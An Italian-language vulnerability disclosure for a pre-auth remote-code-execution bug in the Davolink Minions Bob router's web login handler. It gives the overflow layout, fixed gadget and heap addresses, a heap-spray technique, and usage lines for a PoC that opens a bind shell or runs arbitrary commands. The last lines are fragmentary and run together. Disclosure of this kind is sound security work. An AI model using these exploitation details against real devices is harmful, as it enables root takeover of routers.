

CVE-2026-39127 - RCE pre-auth sul router Minions Bob
Un buffer overflow nello stack nel gestore di login di dvmsvr sul router Davolink Minions Bob (DVW-642) consente a un attaccante remoto non autenticato di eseguire codice arbitrario come root. Sfruttabile tramite una singola richiesta HTTP a /auth/login.
Le credenziali dell'utente vengono cifrate localmente prima di essere inviate. La chiave + IV provengono da un endpoint pre-auth (GET /client/info), quindi chiunque può recuperarli e cifrare il proprio payload.

La codifica esadecimale del testo cifrato rende il corpo enc composto da [0-9a-f] - nota che /auth/login lo garantisce con il filtro dvmsvr!check_xss_cmd. I byte reali compaiono solo dopo che il server li ha decodificati da esadecimale, e poiché ciò avviene prima della decifratura, non è necessaria alcuna chiave O.o
dvmsvr serve il pannello web del dispositivo. Il gestore pre-auth /auth/login
(post_auth_login_callback) prende il campo JSON enc, lo copia in un buffer
dello stack e lo decodifica da esadecimale in un buffer dello stack di 64 byte (di nuovo, prima della decifratura):
char hex_str[256];
char ciphertext[64];
...
snprintf(hex_str, 0x100, "%s", json_at_string(json_root, "enc")); // up to 255 chars
hex_len = strlen(hex_str);
hexstring_to_hex(hex_str, hex_len, ciphertext); // 255 hex chars -> 127 bytes (!!)
plaintext = aes_decrypt_random_key(ciphertext, &short_hex_len);

255 caratteri esadecimali decodificano in 127 byte nel buffer da 64 byte, sovrascrivendo il frame pointer salvato e l'indirizzo di ritorno:
decoded byte   content
   0 .. 63     filler (fills ciphertext[64])
  64 .. 67     saved $fp
  68 .. 71     saved $ra
Per nostra fortuna dvmsvr non ha mitigazioni (niente canary, PIE, NX o RELRO) e viene caricato a un indirizzo fisso, quindi possiamo tornare direttamente nel codice nativo (ret2text).
Con una .text fissa, torniamo in un wrapper di system() a 0x40e8c4. La funzione dvmsvr!dvs_call finisce per calcolare $a0 = $fp + 0x20 e chiama system. Il controllo su $fp ci dà il controllo sul comando :)

Impostiamo $ra sul gadget e puntiamo $fp + 0x20 a una stringa che controlliamo. .rodata:0x462260 contiene "sleep 2 && reboot &", quindi $fp = 0x462240 e $ra = 0x40e8c4 riavviano la macchina con una sola richiesta.
Un comando scelto richiede una nostra stringa a un indirizzo noto; abbiamo parecchio spazio rimanente nel nostro buffer, ma randomize_va_space = 1 randomizza lo stack, quindi (senza un leak) non possiamo prevedere dove finisce il nostro input in memoria.

L'heap non è randomizzato; l'assenza di PIE lo mantiene fisso a 0x47c000 (RWX), e akheron/jansson colloca la stringa enc lì in modo prevedibile. Aggiungiamo "cmd ; cmd ; ..." alla richiesta oltre i byte di overflow. dvmsvr!hexstring_to_hex decodifica solo l'hex iniziale, quindi il resto rimane sull'heap, e puntiamo $fp + 0x20 ad esso. Il ; funge da una sorta di interpreter sled, così libc!system esegue ovunque atterri (indipendentemente dall'offset).
dvmsvr!post_auth_login_callback
├── dvmsvr!check_xss_cmd
├── jansson!json_loadb
│   └── dvmsvr!json_at_string("enc")
├── libc!snprintf(hex_str[256])
├── libc!strlen
├── dvmsvr!hexstring_to_hex
│   └── overwrites saved $fp + $ra
├── dvmsvr!aes_decrypt_random_key
└── dvmsvr!dvs_call+0x7C
    └── libc!system($fp + 0x20)
        ├── 0x462240 "sleep 2 && reboot &"
        └── heap spray @ 0x47c000
boboverflow.py (dipendenze: pwntools):
python3 boboverflow.py 172.20.1.1               # bind shell: telnetd on p1337
python3 boboverflow.py 172.20.1.1 'id; reboot'  # run an arbitrary command
conn) devono essere 0: l'epilogo lo dereferenzia prima di restituire, quindi un valore non nullo causa un crash prima che il nostro indirizzo di ritorno venga ripristinato0x4a3000 - 0x4a8c49. Il PoC punta a $fp + 0x20 dal centro (~0x4a6000) verso l'esterno, colpendo prima l'offset più probabile e reinviando dopo ogni respawn






